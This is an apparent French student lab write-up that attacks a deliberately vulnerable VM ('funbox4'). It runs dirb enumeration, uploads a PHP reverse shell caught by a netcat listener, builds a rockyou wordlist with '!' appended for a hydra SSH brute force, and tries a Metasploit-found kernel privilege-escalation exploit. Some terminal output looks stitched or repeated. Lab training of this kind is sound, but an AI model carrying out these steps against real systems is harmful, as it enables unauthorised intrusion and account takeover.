+ Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php (CODE:404|SIZE:324)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php (CODE:404|SIZE:324)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.html (CODE:404|SIZE:326)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload// (CODE:403|SIZE:321)

END_TIME: Thu Nov 7 05:27:55 2024
DOWNLOADED: 28 - FOUND: 3
└─ (root㉿kali)-[~/usr/share/wordlists/dirb]
```

Cette information n'est pas exploitable mais me donne une idée.

Je vais relancer la commande avec la wordList commons, en lui ajoutant de rajouté l'extension .php et .html sur la ressource ;

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/>



```
(root㉿kali)-[~/usr/share/dirb/wordlists]
└─ ls
common.txt
└─ (root㉿kali)-[~/usr/share/dirb/wordlists]
    dirb http://198.168.8.5:80/igmseklhgmrjmtherij2145236/ common.txt -X .html,.php
    └─ [+] Information to access /gmseklhgmrjmtherij2145236/ on this server.

DIRB v2.22
By The Dark Raver
[+] Started Server at 198.168.8.5 Port 80


START_TIME: Thu Nov 7 06:23:32 2024
URL_BASE: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
WORDLIST_FILES: common.txt
EXTENSIONS_LIST: (.html,.php) | (.html,.php) [NUM = 2]

GENERATED WORDS: 4612
+ Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/ (CODE:200|SIZE:297)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload.html (CODE:200|SIZE:297)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload.php (CODE:200|SIZE:297)


END_TIME: Thu Nov 7 06:23:55 2024
DOWNLOADED: 9224 - FOUND: 2
└─ (root㉿kali)-[~/usr/share/dirb/wordlists]
```

Il y a bien des fichier upload.html et upload.php au niveau du site web

Le fichier html :




Le fichier .php





(Je conclu que pour l'utilisation de dirb, c'est bien de lancer une premiere fois sans extensions, puis rejouer le dirb avec des extension qui sont assez connu, (html, php, js)....)

Maintenant, je vois qu'on peut upload des fichiers, on va faire comme le TP4, se mettre en écoute sur le port 1234 et faire un netCat pour attendre la notification de notre reverse shell php, fourni par kali linux.



Je vais me mettre en écoute avec netcat et accéder au fichier via l'URL :





Voici ce que j'ai trouvé dans le répertoire thomas :

```
root@kali: /usr/share/webshells/php
File Acti Terminal Emulator Use the command line
drwxr-xr-x 4 thomas thomas 4096 Aug 30 2020 .
drwxr-xr-x 1 thomas thomas 4096 Aug 30 2020 ..
-rw-r--r-- 1 thomas thomas 220 Aug 29 2020 .bash_history
-rw-r--r-- 1 thomas thomas 3771 Aug 29 2020 .bash_logout
drwxr-xr-x 1 thomas thomas 4096 Aug 29 2020 .config
-rw-r--r-- 1 thomas thomas 675 Aug 29 2020 .profile
drwxr-xr-x 2 thomas thomas 4096 Aug 30 2020 .ssh
-rw-r--r-- 1 thomas thomas 195 Aug 29 2020 .todo
-rw-r--r-- 1 thomas thomas 303 Aug 29 2020 .xinitrc
-rw-rw-r-- 1 thomas thomas 217 Aug 30 2020 .wget-hists
-rwx--r-- 1 thomas thomas 3078592 Aug 22 2019 pspy64
$ cat .todo
1. make coffee
2. check backup
3. buy ram
4. call someone
5. check my mails
6. call lucas
7. add an exclamation mark to my passwords
.
.
.

100. learn to read emails without a gui-client !!!
$ cat .profile
# This file is executed by the command interpreter for login shells.
# This file is not read by bash(1), if './.bash_profile' or './.bash_login'
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.


# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # If $HOME/.bashrc exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ]; then
    PATH="$HOME/bin:$PATH"
fi
$ cat .viminfo
cat: .viminfo: Permission denied
$ 
```

"ajouter un point ! sur les mots de passe", je suppose qu'il faut une wordList...

Je vais aller dans le repertoire wordlists, faire la modifications sur des wordlist utiliser pour les mots de passe et faire du brute force avec hydra

J'ai trouvé après quelques recherche sur internet que le dossier rockyou possède des worldlist concernant les mots de passe, je vais exploiter ce dossier



```
(root㉿kali)-[~/usr/share/wordlists]
└─# ls
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyyou.txt.gz sqlmap.txt wfuzz wifite.txt
└─# gunzip rockyyou.txt.gz
└─# ls
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyyou.txt sqlmap.txt wfuzz wifite.txt
└─#
```

Je vais rajouter un "!" à chaque mot de passe avec la commande :

```
sed -i 's/$/!/' rockyou.txt
```

Maintenant je vais faire du brute force à avec hydra sur le port ssh 22 avec l'utilisateur thomas.

La commande prends un peut de temps car le fichier est chargé, j'ai lancé sur 4 threads, je laisse tourner la commande, je vais exploiter une autre piste.

Je vais explorer la piste de version de machine pour voir si il y a un exploit à explorer :


```
root@kali:/usr/share/wordlists
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 198.168.8.4:1234 ERROR: Shell connection terminated

python_
python-apt
python3_
python3-linecache
resolvconf_
rsyslog_
screen_
SHELL_
sgml-base_
socoreport_
socoreport--cert_
systemd_
sysv-rc_
labeled_
tar_
terminfo_
ubuntu-release-upgrader_
ufw_
update-notified-upgrades_
update-notifier_
upstart_
vim_
xml_
xml-core_
zoneinfo_
zsh_
$ cd ..
$ cd /home_
$ cd thomas_
$ ls -la
total 3852
drwxr-xr-x 4 thomas thomas 4096 Aug 30 2020 .
drwxr-xr-x 4 root root 4096 Aug 29 2020 ..
-rw-r--r-- 1 thomas thomas 46 Aug 30 2020 .bash_history
-rw-r--r-- 1 thomas thomas 220 Aug 29 2020 .bash_logout
-rw-r--r-- 1 thomas thomas 373 Aug 29 2020 .bashrc
drwxr--r-- 2 thomas thomas 4096 Aug 29 2020 cache
-rw-r--r-- 1 thomas thomas 675 Aug 29 2020 .profile
drwxr--r-- 2 thomas thomas 4096 Aug 30 2020 ssh
drwxr--r-- 1 thomas thomas 1384 Aug 30 2020 viminfo
-rw-r--r-- 1 thomas thomas 217 Aug 30 2020 wget-hsts
-rw-r--r-- 1 thomas thomas 3878592 Aug 22 2019 pypy64
$ pypy64
uid:33(www-data) gid:33(www-data) groups:33(www-data)
$ cd pypy64
/bin/sh: 23: cd: can't cd to pypy64
$ cat /etc/issue
Ubuntu 16.04 LTS \n \l
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
$
```

```
$ cat /etc/issue  
Ubuntu 16.04 LTS \n \l
```

```
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC
2016 x86_64 x86_64 x86_64 GNU/Linux
```

On va utiliser metasploit pour chercher une faille :




```
Minimize all open windows and show the desktop
File Actions Edit View Help
root@kali:~/home/kali
msf6 > search linux 4.4.0-21-generic
Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
0  exploit/linux/local/bpf_priv_esc          2016-05-04    good  Yes    linux BPF doubleput UAF Privilege Escalation
1  \_ target: linux x86                      .               .      .      .
2  \_ target: linux x64                      .               .      .      .
3  \_ target: linux ia32                     .               .      .      .
4  \_ AKA: doubleput.c                      .               .      .      .
5  exploit/linux/local/netfilter_priv_esc_ipv4 2016-06-03    good  Yes    linux Kernel 4.6.3 Netfilter Privilege Escalation


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/local/netfilter_priv_esc_ipv4
msf6 > 
```

En cherchant sur internet, je vois que ces exploit sont des fichier .c à exécuter, j'ai télécharger le fichier lié exactement à la version de la machine cible :




Maintenant, l'idée est de compiler ce fichier, et l'upload via le site, puis accéder à notre reverse shell pour le lancer !


Compilation du programme comme mentionner sur exploit-db :



Je vais maintenant uploader ce fichier :



Maintenant je relance mon reverse Shell (php), j'ecoute sur le port 1234 et je vais aller dans le répertoire /var/www/html pour trouver les ressources du site



On voit bien notre fichier "goToRoot", je vais le lancer avec la commande :
./goToRoot

```
File Actions Edit View Help
$ cd /tmp/sekhhgnrjmtherij2145236
$ upload
$ upload.html
$ upload.php
$ cd upload
$ ls
$ goToRoot
monShell.Php
monShell.php
$ ./goToRoot
$ /var/www/html/sekhhgnrjmtherij2145236/upload
$ ./goToRoot
$ !/bin/sh: 8: ./goToRoot: Permission denied
$ !/bin/sh: 1: ./goToRoot: Permission denied
total 64
drwxrwxrwx 2 root      root      4096 Nov  7 21:16 .
drwxr-xr-x  3 root      root      4096 Aug 29  2020 ..
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:03 goToRoot
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:03 monShell.Php
-rw-r--r--  1 www-data www-data  5493 Nov  7 14:06 monShell.php
$ ./goToRoot
$ !/bin/sh: 1: ./goToRoot: not found
$ !/bin/sh: 11: ./goToRoot: not found
$ !/bin/sh: 11: ./goToRoot: not found
$ ./goToRoot
$ ./goToRoot
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ gcc --version
$ !/bin/sh: 1: ./goToRoot: not found
$ !/bin/sh: 11: ./goToRoot: not found
$ ./goToRoot
$ ./goToRoot
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.27' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by ./goToRoot)
$ ./goToRoot: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.38' not found (required by ./goToRoot)
$ ./goToRoot
$ ./goToRoot
